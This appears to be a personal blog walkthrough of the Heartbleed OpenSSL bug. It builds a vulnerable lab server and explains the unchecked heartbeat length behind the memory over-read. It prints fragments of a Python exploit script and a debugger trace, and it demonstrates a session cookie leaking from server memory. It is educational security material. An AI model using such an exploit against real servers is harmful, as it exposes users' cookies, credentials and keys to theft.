
In this article, I will introduce Heartbleed, a famous vulnerability in OpenSSL discovered in 2014.
Heartbeat and Heartbleed
The OpenSSL Heartbeat extension is an extension to the TLS/DTLS protocols. According to RFC 6520, this extension allows endpoints to keep a connection alive without performing a renegotiation. It can also be used as a basis for Path MTU (PMTU) discovery in DTLS.
In short, the Heartbeat extension allows one endpoint to check whether the other endpoint is still responsive by sending a simple request, without having to renegotiate the connection.
In 2014, researchers discovered a bug in OpenSSL’s implementation of this extension. OpenSSL versions 1.0.1 through 1.0.1f were affected by this vulnerability. The implementation did not properly validate the length specified in Heartbeat requests, allowing remote attackers to read parts of a process’s memory by sending specially crafted packets. This vulnerability became known as Heartbleed.
The vulnerability was named Heartbleed.
Murmur: A creative name, right?
One of the most concerning targets was HTTPS servers. We know that HTTPS protects communication between users and servers by encrypting the data exchanged between them. However, Heartbleed could allow an attacker to read sensitive information from a server’s memory, potentially including session cookies, authentication credentials, and other confidential data.
If an attacker obtained a valid session cookie or other authentication material, they might be able to impersonate a legitimate user and potentially gain administrative access, depending on the information exposed and the application’s security mechanisms.
In this article, I will demonstrate how Heartbleed works.
Setting Up the Environment


Now, let’s set up a vulnerable server.
Download and extract the vulnerable OpenSSL source code:
1
2
3
wget https://www.openssl.org/source/old/1.0.1/openssl-1.0.1c.tar.gz
tar -zxvf openssl-1.0.1c.tar.gz
cd openssl-1.0.1c/
The idea behind a Heartbeat request is straightforward: a client sends a payload and specifies its length, and the server responds by sending the same payload and length back to the client.
The vulnerability lies in how the server handles the payload length.
First, the tls1_process_heartbeat function retrieves the payload length from the packet using the n2s macro. It then allocates a response buffer based on the specified length and copies data from the input buffer using memcpy, without verifying that the specified length matches the actual amount of payload data received.
Ideally, the server should copy only the payload data that was actually received. However, an attacker can specify a payload length that is larger than the actual payload. Since the function does not validate this length against the amount of data available in the received packet, memcpy reads beyond the end of the actual payload and copies additional bytes from the process memory into the response buffer. This results in a buffer over-read.
Because the server process may also handle other requests and store sensitive information in memory, the leaked data can potentially include confidential information, such as session cookies, authentication credentials, or other data left in memory.
This is the fundamental cause of Heartbleed: the server trusts the payload length supplied by the peer without checking whether that amount of data is actually available in the received message.
Exploit
By now, you should understand how the vulnerability works. Therefore, we can move on to writing an exploit script.

How can we write an SSL/TLS client from scratch? First, let’s observe how OpenSSL establishes a connection to the server:
1
openssl s_client -connect 192.168.235.154:4433
Based on this, we can write our first program to send a TLS ClientHello message:
defhexdump(payload: bytes): for b inrange(0, len(payload), 16): line = [c for c in payload[b : b + 16]] hex_data = ' '.join('%02X' % c for c in line) out = ''.join(chr(c) if32 <= c < 126else'.'for c in line)
print(' %04X: %-48s %s' % (b, hex_data, out))
print('')
defhexdump_ascii(payload: bytes): hex_data = ''
for b inrange(0, len(payload), 16): line = [c for c in payload[b : b + 16]] hex_data += ''.join((chr(c) if ((32 <= c <= 126) or (c == 10) or (c == 13)) else'.') for c in line)
if hs_type == 2: ver = payload[4:6].hex() print(f" ├─ Server Version: 0x{ver}") print(f" ├─ Random (Timestamp + Bytes): {payload[6:38].hex()[:16]}...")
if tls_msg.record_type == 22: parse_handshake_message(tls_msg.payload)
print("-" * 50)
if tls_msg.record_type == 22and tls_msg.payload and tls_msg.payload[0] == 0x0E: print(f'{Fore.BLUE + Style.BRIGHT}[*]{Style.RESET_ALL} Handshake finished! Received Server Hello Done.') print(f'{Fore.BLUE + Style.BRIGHT}[*]{Style.RESET_ALL} Target is ready. Now we can launch Heartbleed!') print('')
whileTrue: tls_msg = recvmsg(sock) if tls_msg == None: print(f'{Fore.RED + Style.BRIGHT}[*]{Style.RESET_ALL} No heartbeat response received, server likely not vulnerable') returnFalse

if tls_msg.record_type == 24: iflen(tls_msg.payload) > 3: print(f'{Fore.GREEN + Style.BRIGHT}[+]{Style.RESET_ALL} Server returned more data that it should - Server is vulnerable!') print('') returnTrue
if tls_msg.record_type == 21: print('[!] Received alert:') hexdump(tls_msg.payload) print(f'{Fore.RED + Style.BRIGHT}[*]{Style.RESET_ALL} Server returned error, likely not vulnerable')
whileTrue: tls_msg = recvmsg(sock) if tls_msg == None: print(f'{Fore.RED + Style.BRIGHT}[*]{Style.RESET_ALL} No heartbeat response received, server likely not vulnerable') returnFalse

if tls_msg.record_type == 24: print(f'{Fore.BLUE + Style.BRIGHT}[+]{Style.RESET_ALL} Received heartbeat response:') if args.hexdump: hexdump(tls_msg.payload) else: hexdump_ascii(tls_msg.payload)
returnTrue
if tls_msg.record_type == 21: print('[!] Received alert:') hexdump_ascii(tls_msg.payload) print(f'{Fore.RED + Style.BRIGHT}[*]{Style.RESET_ALL} Server returned error, likely not vulnerable')

Execution should stop at tls1_process_heartbeat. Step through the function one line at a time by entering next:
We can see that the declared payload length is 0x114. Next, continue stepping through the function until it reaches memcpy:
The destination buffer starts at 0x5555558374ec, while the source pointer is at 0x5555558375ef. The source data extends beyond the actual Heartbeat payload, demonstrating the out-of-bounds read.
Therefore, we have successfully demonstrated the vulnerability.
Now, let’s inspect the TCP traffic using Wireshark:
As we can see, the TLS application data is encrypted, so we cannot directly read the sensitive information from the captured traffic.
Next, I will demonstrate how Heartbleed can expose sensitive data, such as session IDs or cookies, stored in the server’s memory.

For this demonstration, we can use a browser with a cookie editor extension to add a test cookie, then refresh the web page so that the cookie is sent to the server.

Next, run the exploit script against the HTTPS server:
As we can see, the cookie has been exposed in the leaked memory data!
If an attacker obtains a valid session cookie, they may be able to impersonate the user associated with that session. If the session belongs to an administrator, this could potentially provide access to the administrative dashboard, depending on the application’s session management and security controls.
Conclusion
This article demonstrates how a memory disclosure vulnerability can lead to further attacks. In a real-world scenario, the consequences could be even more serious if other sensitive information, such as authentication credentials or private keys, were exposed.
Heartbleed really impressed me when I was just getting started in cybersecurity. Back then, I had no idea how it worked. Now, I can understand the vulnerability and reimplement the exploit myself. I believe this is also a sign that my skills and knowledge have been improving.
THANKS FOR READING
Well… I have been struggling with something in my life, and my mood has been a little down. That’s why I didn’t make a satisfying new drawing… sorry ( ; _ ;)